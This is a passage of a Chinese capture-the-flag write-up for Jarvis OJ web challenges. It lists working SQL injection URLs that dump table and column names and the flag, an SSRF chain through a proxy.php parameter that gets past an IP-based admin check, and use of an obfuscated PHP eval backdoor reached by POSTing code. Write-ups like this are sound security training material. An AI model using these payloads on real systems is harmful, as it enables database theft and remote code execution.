http://web.jarvisoj.com:32794/?table=flag`%20`union%20select%20database()limit%201,1
http://web.jarvisoj.com:32794/?table=test`%20`union%20select%20group_concat(table_name)%20from%20information_sch
ema.tables%20where%20table_schema=database()limit%201,1
http://web.jarvisoj.com:32794/?table=test`%20`union%20select%20flagUwillNeverKnow%20from%20secret_flag%20limit%2
01,1
```

库名：`61d300`
表名：`secret_flag,secret_test`
列名：`flagUwillNeverKnow`

16. Chopper

选择以管理员身份登陆，被告知不是admin,f12查看源码后得到提示`admin ip is 202.5.19.128`
想当然的使用了X-Forwarded-For和Client-Ip后均失败。查看网站首页的图片，观察到菜刀图片的url为`proxy.php?url=http://dn.jarvisoj.com/static/images/proxy.jpg`考虑到问题的关键可能是在此处修改ip地址后对admin页面进行访问，payload:`proxy.php?url=http://202.5.19.128/proxy.php?url=http://web.jarvisoj.com:32782/admin/`得到提示



之后查看robots.txt，得到了关键的网页

```
User-agent: *
Disallow:trojan.php
Disallow:trojan.php.txt
```

访问第一个没有响应，再访问第二个，也就是第一个网页相关的代码。是一大堆看不懂的颜文字，复制到本地运行一下

Notice: Undefined offset: 360 in **D:\phpStudy\PHPTutorial\WWW\b\index.php(1) : assert code** on line **1**

Warning: assert(): Assertion "eval($_POST[360])" failed in **D:\phpStudy\PHPTutorial\WWW\b\index.php** on line **1**

也就是说我们post的360会以eval的方式被执行，我们选择post进去一个`phpinfo()`，得到flag。